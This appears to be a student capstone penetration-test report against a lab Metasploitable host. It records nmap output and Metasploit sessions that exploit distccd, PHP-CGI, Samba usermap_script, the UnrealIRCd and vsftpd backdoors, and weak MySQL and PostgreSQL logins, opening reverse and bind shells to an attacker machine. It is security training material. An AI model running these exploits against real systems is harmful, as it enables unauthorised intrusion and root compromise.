

Vulnerability Scan

Danish Shakya

June 17,2024

—

Roadrunner Corporation

—

Capstone

Table Of Contents:

1. Tools and Techniques.....	3
2. Port Scan using Nmap.....	4
3. Distccd Exploit	5
4. Apache HTTPD Exploit.....	6-8
5. MySQL Exploit.....	9
6. PostgreSQL Exploit.....	10
7. Samba Exploit.....	11-12
8. UnrealIRCd Exploit.....	13
9. VSFTPD Exploit.....	14
10. Nessus Report.....	15-22

Tools & Technical Requirements:

- I. Acme Server, DMZ Server Roadrunner consultant machine.
- II. The Scan was performed in internal network.
- III. Acme Server IP Address **192.168.20.222** was Scanned.
- IV. Nessus Essentials Version 10.7.4(#55) Linux

Port Scan using Nmap:

```
roadrunner@RoadRunner: ~  
$ nmap 192.168.20.222 -sV  
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-14 08:36 MDT  
Nmap scan report for 192.168.20.222  
Host is up (0.051s latency).  
Not shown: 977 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: ACMECOMPANY)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: ACMECOMPANY)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login?  
514/tcp   open  tcpwrapped  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Bash shell (**BACKDOOR**; root shell)  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
Service Info: Hosts: metasploitable.localdomain, acmesecurity, irc.Metasploitable.LAN;  
  
Service detection performed. Please report any incorrect results at https://nmap.org/sub  
Nmap done: 1 IP address (1 host up) scanned in 42.38 seconds
```

Nmap scan

Nmap 192.168.20.222 -sV was run on the command line, this is necessary go to Nmap port scan that queries all available ports with service version detection. The following ports and services have unusual about their versions and started exploiting it with msfconsole:

1. Distccd v1 (Gnu) 4.2.4 (Ubuntu 4.2.2-1ubuntu4) / port 3632
2. Apache httpd 2.2.8 ((ubuntu) DAV/2) / port 80
3. MySQL 5.0.51a-3ubuntu5 / port 3306
4. PostgreSQL DB 8.3.0 - 8.3.7 / port 5432
5. Samba smbd 3.X - 4.X (workgroup: ACMECOMPANY) / port 139/445
6. UnrealIRCd / port 6667
7. VNC (protocol 3.3) / port 5900
8. vsftpd 2.3.4 / port 21

Distccd Exploit:

Distcc is a tool that enhances the compilation process by utilizing the idle processing power of other computers in the network. When distcc is set up on a machine, this machine can distribute its compilation tasks to another system. This recipient system must be running the distccd daemon and must have a compatible compiler installed to process the sent code.

Default port: 3632

```
roadrunner@RoadRunner: ~  
File Actions Edit View Help  
msf6 > search distccd  
Matching Modules  


| # | Name                          | Disclosure Date | Rank      | Check | Description                     |
|---|-------------------------------|-----------------|-----------|-------|---------------------------------|
| 0 | exploit/unix/misc/distcc_exec | 2002-02-01      | excellent | Yes   | DistCC Daemon Command Execution |

  
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec  
msf6 > use 0  
[*] Using configured payload cmd/unix/bind_perl  
msf6 exploit(unix/misc/distcc_exec) > show options  
Module options (exploit/unix/misc/distcc_exec):  


| Name   | Current Setting | Required | Description                                                                                                                                                                     |
|--------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.20.222  | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT  | 3632            | yes      | The target port (TCP)                                                                                                                                                           |

  
Payload options (cmd/unix/bind_perl):  


| Name  | Current Setting | Required | Description        |
|-------|-----------------|----------|--------------------|
| LPORT | 4444            | yes      | The listen port    |
| RHOST | 192.168.20.222  | no       | The target address |

  
Exploit target:  


| Id | Name             |
|----|------------------|
| 0  | Automatic Target |

  
msf6 exploit(unix/misc/distcc_exec) > run  
[*] Started bind TCP handler against 192.168.20.222:4444  
[*] Command shell session 2 opened (192.168.30.204:37345 → 192.168.20.222:4444) at 2024-06-16 15:05:03 -0600  
  
id  
uid=1(daemon) gid=1(daemon) groups=1(daemon)  
pwd  
/tmp  
cd -  
pwd  
/tmp  
cd ..  
ls  
4829.jsvc_up  
pwd  
/tmp
```

Distccd search /options setup & Exploit

Apache HTTPD Exploit:

Apache Hypertext Transfer Protocol daemon (HTTPd), It is designed to be run as a standalone daemon process. It usually is the main software part of an HTTP server better known as a web server. The Apache HTTP server (httpd) has had many vulnerabilities over the years, including denial of service (DoS) attacks, buffer overflows, and memory and CPU usage issues:

STEP 1:

HTTPd port was scanned thoroughly to get a better understanding about the version of the HTTPd and we configured the version that Nmap scan didn't not show (Powered by PHP/5.2.4-2ubuntu5.10)

```
roadrunner@RoadRunner: ~
File Actions Edit View Help
msf6 > search http_version
Matching Modules
# Name Disclosure Date Rank Check Description
0 auxiliary/scanner/http/http_version normal No HTTP Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/http_version

msf6 > use 0
msf6 auxiliary(scanner/http/http_version) > show options
[-] Invalid parameter "options", use "show -h" for more information
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):


Name      Current Setting  Required  Description
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     yes             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      80              yes       The target port (TCP)
SSL        false           no        Negotiate SSL/TLS for outgoing connections
THREADS    1               yes       The number of concurrent threads (max one per host)
VHOST      no              no        HTTP server virtual host

msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.20.222
rhosts => 192.168.20.222
msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.20.222:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) >
```

STEP 2:

The php info from the step 1 was searched on the Mozilla Firefox in the address bar **192.168.20.222/phpinfo.php**.



PHP Version 5.2.4-2ubuntu5.10

System	Linux acmesecurity 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

This server is protected with the Suhosin Patch 0.9.6.2
Copyright (c) 2006 Hardened-PHP Project

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.2.0, Copyright (c) 1998-2007 Zend Technologies

Php.info

STEP 3:

The HTTPd directory was scanned using the MSFCONSOLE, and we discovered the configuration File Path **cgi-bin**.

```
[C] readrunner@readrunner:~$ msf6 > search dir_scanner
Matching Modules
#  Name                                     Disclosure Date  Rank  Check  Description
--  ---                                     -
0  auxiliary/scanner/http/dir_scanner      normal         No     HTTP Directory Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/dir_scanner
msf6 > use 0
msf6 auxiliary(scanner/http/dir_scanner) > show options
Module options (auxiliary/scanner/http/dir_scanner):
Name      Current Setting  Required  Description
--      -
DICTIONARY /usr/share/metasploit-framework/data/wordlists/dir_scanner.txt no Path of word dictionary to use
PATH      /                yes       The path to identify files
Proxies   []              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    192.168.20.222 yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     80              yes       The target port (TCP)
SSL       false           no        Negotiate SSL/TLS for outgoing connections
THREADS   1               yes       The number of concurrent threads (max one per host)
VHOST     []              no        HTTP server virtual host

msf6 auxiliary(scanner/http/dir_scanner) > set rhosts 192.168.20.222
rhosts => 192.168.20.222
msf6 auxiliary(scanner/http/dir_scanner) > run

[*] Detecting error code
[*] Using code '404' as not found for 192.168.20.222
[*] Found http://192.168.20.222:80/cgi-bin/ 403 (192.168.20.222)
[*] Found http://192.168.20.222:80/doc/ 200 (192.168.20.222)
[*] Found http://192.168.20.222:80/icons/ 200 (192.168.20.222)
[*] Found http://192.168.20.222:80/index/ 200 (192.168.20.222)
[*] Found http://192.168.20.222:80/phpMyAdmin/ 200 (192.168.20.222)
[*] Found http://192.168.20.222:80/test/ 200 (192.168.20.222)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_scanner) >
```

STEP 4:

The `php_cgi` was searched in the msfconsole, the necessary options were setup and exploited. We got access to the ACME SERVER.

```
roadrunner@RoadRunner: ~
File Actions Edit View Help
msf6 > search php_cgi

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -      -      -
0  exploit/multi/http/php_cgi_arg_injection  2012-05-03      excellent Yes    PHP CGI Argument Injection

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/php_cgi_arg_injection

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

Name          Current Setting  Required  Description
--          -
PLESK          false            yes       Exploit Plesk
Proxies        no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         192.168.30.204  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-the-Framework
RPORT          80               yes       The target port (TCP)
SSL            false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI      /                no        The URI to request (must be a CGI-handled PHP script)
URIENCODING    0               yes       Level of URI URIENCODING and padding (0 for minimum)
VHOST          http             no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name          Current Setting  Required  Description
--          -
LHOST          192.168.30.204  yes       The listen address (an interface may be specified)
LPORT          4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic

msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.20.222
rhosts => 192.168.20.222
msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.30.204:4444
[*] Sending stage (39927 bytes) to 192.168.20.222
[*] Meterpreter session 1 opened (192.168.30.204:4444 -> 192.168.20.222:42170) at 2024-06-16 12:26:35 -0600

meterpreter > sysinfo
Computer      : acmesecurity
OS            : Linux acmesecurity 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter   : php/linux
meterpreter > id
[*] Unknown command: id
meterpreter > uid
[*] Unknown command: uid
meterpreter > whoami
acmesecurity
```


MySQL Exploit:

We performed a mysql_login search in the msfconsole and setting up the options necesaaily and exploiting it we found out there was a success in login with the username root and no password.

```
msf6 > search mysql login

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/mysql/mysql_login      2012-07-27      normal No     MySQL Login Utility
1  exploit/windows/mysql/scrutinizer_upload_exec 2012-07-27      excellent Yes    Plexer Scrutinizer NetFlow and
2  exploit/multi/http/zpanel_information_disclosure_rce 2014-01-30      excellent No     Zpanel Remote Unauthenticated
RCE

Interact with a module by name or index. For example info 2, use 2 or use exploit/multi/http/zpanel_information_disclosure_rce

msf6 > use 0
msf6 auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

Name          Current Setting  Required  Description
-  -  -  -
BLANK_PASSWORDS  true            no        Try blank passwords for all users
BRUTEFORCE_SPEED  5               yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
DB_ALL_PASW      false           no        Add all passwords in the current database to the list
DB_ALL_USERS     false           no        Add all users in the current database to the list
DB_SKIP_EXISTING none            no        Skip existing credentials stored in the current database (Accepted: none, u
ser, user@realm)
PASSWORD        A specific password to authenticate with
PASS_FILE       File containing passwords, one per line
Proxies         A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          192.168.20.222 yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
/Using-Metasploit
RPORT           3306           yes        The target port (TCP)
STOP_ON_SUCCESS  false          yes        Stop guessing when a credential works for a host
THREADS         1              yes        The number of concurrent threads (max one per host)
USERNAME        A specific username to authenticate as
USERPASS_FILE   File containing users and passwords separated by space, one pair per line
USER_AS_PASS    Try the username as the password for all users
USER_FILE       File containing usernames, one per line
VERBOSE         true           yes        Whether to print output for all attempts

msf6 auxiliary(scanner/mysql/mysql_login) > run

[*] 192.168.20.222:3306 - 192.168.20.222:3306 - Found remote MySQL version 5.0.51a
[*] 192.168.20.222:3306 - No active DB -- Credential data will not be saved!
[*] 192.168.20.222:3306 - 192.168.20.222:3306 - Success: 'root:'
[*] 192.168.20.222:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >
```

```
msf6 auxiliary(scanner/mysql/mysql_login) > run

[*] 192.168.20.222:3306 - 192.168.20.222:3306 - Found remote MySQL version 5.0.51a
[*] 192.168.20.222:3306 - No active DB -- Credential data will not be saved!
[*] 192.168.20.222:3306 - 192.168.20.222:3306 - Success: 'root:'
[*] 192.168.20.222:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

MySQL login scanned

With the **root** as the username and **no** password we would be able to get into the database of ACME Server.

```
roadrunner@RoadRunner: ~
File Actions Edit View Help

(roadrunner@RoadRunner)-[~]
$ mysql -u root -h 192.168.20.222 -p
Command 'mysql' not found, but can be installed with:
sudo apt install mariadb-client-core-10.6
Do you want to install it? (N/y)
```

PostgreSQL Exploit:

PostgreSQL is an open-source object-relational database management system (ORDBMS) that combines relational capabilities with an object-oriented design. It's known for its reliability, flexibility, and support of open technical standards.

We followed the same login step like MySQL in the msfconsole, and we were able to gain the username `postgres` and the password `postgres`.

```

roadrunner@RoadRunner: ~
File Actions Edit View Help
msf6 > search postgres_login
Matching Modules
# Name Disclosure Date Rank Check Description
# auxiliary/scanner/postgres/postgres_login normal No PostgreSQL login utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/postgres/postgres_login

msf6 > use 0
msf6 auxiliary(scanner/postgres/postgres_login) > show options
Module options (auxiliary/scanner/postgres/postgres_login):

Name Current Setting Required Description
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
DATABASE false yes The database to authenticate against
DB_ALL_CREDS false no Try each user/password couple stored in the current databa
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (
PASSWORD false no A specific password to authenticate with
PASS_FILE /usr/share/metasploit-framework/ data/wordlists/postgres_default pass.txt no File containing passwords, one per line
Proxies false no A proxy chain of format type:host:port[,type:host:port][..
RETURN_SOCKET true yes Set to true to see query result sets
RHOSTS 192.168.20.222 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT false yes The target port
STOP_ON_SUCCESS 1 yes Stop guessing when a credential works for a host
THREADS 5 yes The number of concurrent threads (max one per host)
USERNAME false no A specific username to authenticate as
USERPASS_FILE /usr/share/metasploit-framework/ data/wordlists/postgres_default userpass.txt no File containing (space-separated) users and passwords, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE /usr/share/metasploit-framework/ data/wordlists/postgres_default user.txt no File containing users, one per line
VERBOSE true yes Whether to print output for all attempts

msf6 auxiliary(scanner/postgres/postgres_login) > run

[*] No active DB -- Credential data will not be saved!
192.168.20.222:5432 - LOGIN FAILED: (Incorrect: Invalid username or password)
192.168.20.222:5432 - LOGIN FAILED: tiger@templates (Incorrect: Invalid username or password)
192.168.20.222:5432 - LOGIN FAILED: postgres@templates (Incorrect: Invalid username or password)
192.168.20.222:5432 - LOGIN FAILED: scott@templates (Incorrect: Invalid username or password)
192.168.20.222:5432 - LOGIN FAILED: postgres@templates (Incorrect: Invalid username or password)
192.168.20.222:5432 - LOGIN FAILED: admin@templates (Incorrect: Invalid username or password)
192.168.20.222:5432 - LOGIN FAILED: postgres@templates (Incorrect: Invalid username or password)
192.168.20.222:5432 - LOGIN FAILED: postgres@templates (Incorrect: Invalid username or password)
192.168.20.222:5432 - LOGIN Successful: postgres@postgres@templates
192.168.20.222:5432 - LOGIN FAILED: scott@templates (Incorrect: Invalid username or password)
192.168.20.222:5432 - LOGIN FAILED: scott@templates (Incorrect: Invalid username or password)
192.168.20.222:5432 - LOGIN FAILED: scott@postgres@templates (Incorrect: Invalid username or password)
192.168.20.222:5432 - LOGIN FAILED: scott@password@templates (Incorrect: Invalid username or password)
192.168.20.222:5432 - LOGIN FAILED: scott@admin@templates (Incorrect: Invalid username or password)
192.168.20.222:5432 - LOGIN FAILED: admin@templates (Incorrect: Invalid username or password)
192.168.20.222:5432 - LOGIN FAILED: admin@tiger@templates (Incorrect: Invalid username or password)
192.168.20.222:5432 - LOGIN FAILED: admin@postgres@templates (Incorrect: Invalid username or password)
192.168.20.222:5432 - LOGIN FAILED: admin@password@templates (Incorrect: Invalid username or password)
192.168.20.222:5432 - LOGIN FAILED: admin@admin@templates (Incorrect: Invalid username or password)
192.168.20.222:5432 - LOGIN FAILED: admin@postgres@templates (Incorrect: Invalid username or password)
192.168.20.222:5432 - LOGIN FAILED: admin@password@templates (Incorrect: Invalid username or password)
[*] Scanned 0 of 1 hosts (00% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) > show options

```

```
192.168.20.222:5432 - LOGIN FAILED: postgres:template1 (Incorrect: Inval
192.168.20.222:5432 - LOGIN FAILED: postgres:template1 (Incorrect: In
192.168.20.222:5432 - LOGIN FAILED: postgres:tiger:template1 (Incorrec
192.168.20.222:5432 - Login Successful: postgres:postgres:template1
192.168.20.222:5432 - LOGIN FAILED: scott:template1 (Incorrect: Inval
192.168.20.222:5432 - LOGIN FAILED: scott:tiger:template1 (Incorrect:
192.168.20.222:5432 - LOGIN FAILED: scott:postgres:template1 (Incorrec
```

Postgresql login scanned

We used the login credentials to login the PostgreSQL and it was a success. We did even manage to create a database.

```
roadrunner@RoadRunner: ~  
File Actions Edit View Help  
roadrunner@RoadRunner: ~  
$ psql -h 192.168.20.222 -p 5432 -U postgres  
Password for user postgres:  
psql (15.0 (Debian 15.0-1), server 8.3.1)  
WARNING: psql major version 15, server major version 8.3.  
Some psql features might not work.  
Type "help" for help.  
  
postgres=# CREATE DATABASE capstone;  
CREATE DATABASE  
postgres=# \c capstone  
psql (15.0 (Debian 15.0-1), server 8.3.1)  
WARNING: psql major version 15, server major version 8.3.  
Some psql features might not work.  
You are now connected to database "capstone" as user "postgres".  
capstone=#
```

Psql login successful.

Samba Exploit:

[Samba](#) is a standard interoperability software suite integrated in Windows, a reimplement of the server message block (SMB) networking protocol for file and print services. It runs on most Unix and Unix-like systems such as Linux and macOS systems, among other versions and operating systems (OS) that use the SMB/Common Internet File System (CIFS) protocol. This allows network administrators to configure, integrate, and set up equipment either as a domain controller (DC) or domain member, and to communicate with Windows-based clients.

The Samba version was not found with the Nmap Scan, search was run in the **MSFCONSOLE** to find the **Samba version** used in the server. We found Samba 3.0.20-Debian was running in the ACME Server.

```
msf6 > search smb_version

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/scanner/smb/smb_version         normal         No    SMB Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version

msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.20.222  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Me
THREADS    1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.20.222:445 - SMB Detected (versions:1) (preferred dialect:0) (signatures:optional)
[*] 192.168.20.222:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.20.222: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

```
192.168.20.222:445 - SMB Detected (versions:1) (preferred dialect:0) (signatures:optional)
192.168.20.222:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
192.168.20.222: - Scanned 1 of 1 hosts (100% complete)
```

Samba version resulted

The following steps were taken to exploit the Samba 3.0.20-Debian.

- 1 msf > use exploit/multi/samba/usermap_script
- 2 msf exploit(usermap_script) > show targets
- 3 ...targets...
- 4 msf exploit(usermap_script) > set TARGET < target-id >
- 5 msf exploit(usermap_script) > show options
- 6 ...show and set options...
- 7 msf exploit(usermap_script) > exploit

```
roadrunner@RoadRunner: ~
File Actions Edit View Help
msf6 > search samba usermap

Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
-  -
0  exploit/multi/samba/usermap_script        2007-05-14      excellent No      Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use 0
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name      Current Setting  Required  Description
-----
RHOSTS    192.168.20.222  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name      Current Setting  Required  Description
-----
LHOST     192.168.30.204  yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
Id  Name
--  --
0   Automatic

msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.30.204:4444
[*] Command shell session 3 opened (192.168.30.204:4444 → 192.168.20.222:49020) at 2024-06-16 13:16:50 -0600

whoami
root
systeminfo
/bin/sh: line 4: systeminfo: command not found
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
linuxmeterpreter
lost+found
```

Samba exploit.

We were able to exploit the Samba at port 139 and get access to the ACME Server as a root user .

UnrealIRCd Exploit:

IRC means Internet Relay Chat, it is a messaging service that was quite popular in the early 2000's, but since 2003 has steadily declined in use. There are however still a sizable number of people using IRC, so there is a good chance you may come across this potential vulnerability.

```
readrunner@RoadRunner: -
File Actions Edit View Help
msf6 > search Unrealircd

Matching Modules
-----
# Name Disclosure Date Rank Check Description
0 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCd 3.2.8.1 Backdoor Comm

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > use 0
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
Name Current Setting Required Description
RHOSTS 192.168.20.222 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 6667 yes The target port (TCP)

Exploit target:
Id Name
--
0 Automatic Target

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.20.222
rhosts => 192.168.20.222
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
-----
# Name Disclosure Date Rank Check Description
0 payload/cmd/unix/bind_perl normal No Unix Command Shell, Bind TCP (via Perl)
1 payload/cmd/unix/bind_perl_ipv6 normal No Unix Command Shell, Bind TCP (via perl) IPv6
2 payload/cmd/unix/bind_ruby normal No Unix Command Shell, Bind TCP (via Ruby)
3 payload/cmd/unix/bind_ruby_ipv6 normal No Unix Command Shell, Bind TCP (via Ruby) IPv6
4 payload/cmd/unix/generic normal No Unix Command, Generic Command Execution
5 payload/cmd/unix/reverse normal No Unix Command Shell, Double Reverse TCP (telnet)
6 payload/cmd/unix/reverse_bash_telnet_ssl normal No Unix Command Shell, Reverse TCP SSL (telnet)
7 payload/cmd/unix/reverse_perl normal No Unix Command Shell, Reverse TCP (via Perl)
8 payload/cmd/unix/reverse_perl_ssl normal No Unix Command Shell, Reverse TCP SSL (via perl)
9 payload/cmd/unix/reverse_ruby normal No Unix Command Shell, Reverse TCP (via Ruby)
10 payload/cmd/unix/reverse_ruby_ssl normal No Unix Command Shell, Reverse TCP SSL (via Ruby)
11 payload/cmd/unix/reverse_ssl_double_telnet normal No Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 0
payload => cmd/unix/bind_perl
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] 192.168.20.222:6667 - Connected to 192.168.20.222:6667...
:irc.Metasploitable.LAN NOTICE AUTH :** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.20.222:6667 - Sending backdoor command...
[*] Started bind TCP handler against 192.168.20.222:4444
whoami [*] Command shell session 1 opened (192.168.30.204:34921 -> 192.168.20.222:4444) at 2024-06-15 08:52:44 -0600

whoami
root
pwd
/etc/unreal
whoami
root
```

UnrealIRCd Backdoor Exploit.

We got an open session on ACME Server.

VSFTPD 2.3.4 Exploit:

VSFTPD (very secure FTP daemon) is an FTP server for Unix-like systems, including Linux. It is the default FTP server in the Ubuntu, CentOS, Fedora, NimbleX, Slackware and RHEL Linux distributions. VSFTPD allows for the use of virtual users with pluggable authentication modules (PAM). These virtual users do not exist in the system and have no other permissions except FTP. If a virtual user gets compromised, the person with those credentials will have no other permissions after gaining access as that user.

```
roadrunner@RoadRunner: ~
File Actions Edit View Help

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -b
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
--  -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Executi
on

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.20.222  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     21              yes       The target port (TCP)

Payload options (cmd/unix/interact):

Name      Current Setting  Required  Description
--      -
EXITFUNC  process          yes       The process to be spawned, see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit

Exploit target:

Id  Name
--  -
0   Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

